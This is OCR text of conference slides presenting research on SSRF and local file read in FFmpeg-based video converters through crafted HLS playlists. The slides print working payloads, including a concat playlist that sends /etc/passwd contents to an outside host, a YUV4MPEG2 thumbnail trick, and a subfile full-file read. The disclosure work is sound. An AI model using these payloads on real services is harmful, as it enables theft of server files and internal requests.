VIRAL VIDEO

EXPLOITING SSRF IN VIDEO CONVERTERS

Nikolay Ermishkin
@__sl1m

Maxim Andreev
@cdump

JULY 30 - AUGUST 4, 2016 / MANDALAY BAY / LAS VEGAS


Who are we?

Maxim Andreev | @cdump

- Software developer: Cloud@Mail.RU
- Bughunter, CTF player


Nikolay Ermishkin | @__sl1m

- Security Analyst: @Mail.Ru
- Bug hunter, CTF player
- ImageTragick creator




Agenda


- Background
- How FFmpeg works
- HTTP Live Streaming
- Exploit 1
- Exploit 2 (better version)
- ...
- Exploit N
- Conclusion





Background


- dozens of video formats
- hundreds of video/audio codecs
- different bitrates, resolutions, etc...























FFmpeg




How FFmpeg works: user's view




How FFmpeg REALLY works



Look closer to FFmpeg: extension



Look closer to FFmpeg: extension



Look closer to FFmpeg: extension

```
urxvt
video.mp4: ISO Media, MP4 Base Media v1 [IS0 14496-12:2003]
 user@arch   ~/ffmpeg  cp video.mp4 1.avi
 user@arch   ~/ffmpeg  cp video.mp4 2.mkv
 user@arch   ~/ffmpeg  cp video.mp4 3.xxx
 user@arch   ~/ffmpeg  ffmpeg -loglevel quiet -i 3.xxx out.ogv
 && echo "Ok"
Ok
 user@arch   ~/ffmpeg
```

Look closer to FFmpeg: .txt

urxvt

```
user@arch ~/ffmpeg ffmpeg -i /usr/share/wireshark/help/faq.txt out.mp4
```

Look closer to FFmpeg: .txt


urxvt

```
user@arch ~/ffmpeg ffmpeg -i /usr/share/wireshark/help/faq.txt out.mp4
```

HTTP Live Streaming - HLS

- live and on-demand streaming
- developed by Apple
- supported in FFmpeg
- doc: https://developer.apple.com/streaming/

HTTP Live Streaming - HLS



HLS

720.m3u8

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://cdev.dx.su:1234/8.mp4
#EXT-X-ENDLIST
```

HTTP Live Streaming - HLS

urxvt

```
 user@arch   ~/ffmpeg  cat 720.m3u8
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://127.0.0.1:1234/file.mp4
#EXT-X-ENDLIST
 user@arch   ~/ffmpeg  cp 720.m3u8 video.mp4
 user@arch   ~/ffmpeg
```

HTTP Live Streaming - HLS

urxvt

```
user@arch ~/ffmpeg cat 720.m3u8
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://127.0.0.1:1234/file.mp4
#EXT-X-ENDLIST
user@arch ~/ffmpeg cp 720.m3u8 video.mp4
user@arch ~/ffmpeg ffmpeg -i video.mp4 out.avi
```

HTTP Live Streaming - HLS

urxvt

```
 user@arch   ~/ffmpeg  cat 720.m3u8
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://127.0.0.1:1234/file.mp4
#EXT-X-ENDLIST
 user@arch   ~/ffmpeg  cp 720.m3u8 video.mp4
 user@arch   ~/ffmpeg  ffmpeg -i video.mp4 out.avi
```

urxvt

```
 user@arch   ~  nc -v -l -p 1234
Connection from 127.0.0.1:34824
GET /file.mp4 HTTP/1.1
User-Agent: Lavf/57.25.100
Accept: */*
Connection: close
Host: 127.0.0.1:1234
Icy-MetaData: 1
```

SSRF: read response

example.m3u8

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://blackhat.com/about.html
#EXT-X-ENDLIST
```

SSRF: read response

example.m3u8

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://blackhat.com/about.html?.txt
#EXT-X-ENDLIST
```

TXT


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.or
g/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Black Hat ¦ About Us</title>
<!-- BLACKHATINCLUDE ¦ sourceStart_common-header -->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="stylesheet" href="https://www.blackhat.com/css/screen.css" ty
pe="text/css" />
<link rel="stylesheet" href="https://www.blackhat.com/css/grid.css" type
="text/css" />
<link rel="stylesheet" href="https://www.blackhat.com/css/style.css" typ
e="text/css" />
<link rel="stylesheet" href="https://www.blackhat.com/css/superfooter-2015b.
css" type="text/css" />
<link rel="s

FFmpeg: concat

concat - read and seek from many resources in sequence as if they were a unique resource

FFmpeg: concat

header.m3u8

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://dx.su?
```

FFmpeg: concat

header.m3u8

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://dx.su?
```

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://dx.su/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

FFmpeg: concat

HTTP request to

http://dx.su?root:x:0:0:root:/root:/usr/bin/zsh

YUV4MPEG2


header.y4m

```
YUV4MPEG2 W30 H30 F25:1 Ip A0:0 Cmono
FRAME
```

video.mp4

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://dx.su/header.y4m|file:///etc/passwd
#EXT-X-ENDLIST
```


YUV4MPEG2



YUV4MPEG2

```
urxvt
user@arch  ~/ffmpeg  ffmpeg -i video.mp4 thumbnail.png
```


thumbnail.png =>



YUV4MPEG2

```
urxvt
user@arch ~/ffmpeg ffmpeg -i thumbnail.png original.y4m
```

```
urxvt
user@arch ~/ffmpeg head -n5 original.y4m
root:x:0:0:root:/root:/usr/bin/zsh
bin:x:1:1:bin:/bin:/usr/bin/nologin
daemon:x:2:2:daemon:/:/usr/bin/nologin
mail:x:8:12:mail:/var/spool/mail:/usr/bin/nologin
ftp:x:14:11:ftp:/srv/ftp:/usr/bin/nologin
```



Yandex

flickr

@mail.ru

imgur


black hat
2016
PWNED!
flickr
@mail.ru
imgur


black hat
2016
PWNED!
PWNED!
@mail.ru
imgur


black hat
2016
PWNED!
PWNED!
@mail.ru
imgur

Slim Shady (sl1m)

3

#122475 Local file read in image editor

Slim Shady (sl1m)

3 #122475 Local file read in image editor

Slim Shady (sl1m)

2 #115857 SSRF and local file read in video to gif converter

Slim Shady (sl1m)

5000$

3 #122475 Local file read in image editor

Slim Shady (sl1m)

800$

2 #115857 SSRF and local file read in video to gif converter

Slim Shady (sl1m)

5000$

3 #122475 Local file read in image editor

Slim Shady (sl1m)

800$


2 #115857 SSRF and local file read in video to gif converter

Eugene Farfel (aesteral)


1000$

391 Reputation - Rank

2 #115978 SSRF / Local file enumeration / DoS due to improper handling of certain file formats by ffmpeg



We need better POCs...



```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://dx.su/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```


Exploit cons

- Reads first line only
- Web server needed to reproduce

Read full file

subfile,,start,34,end,10000,,:/etc/passwd

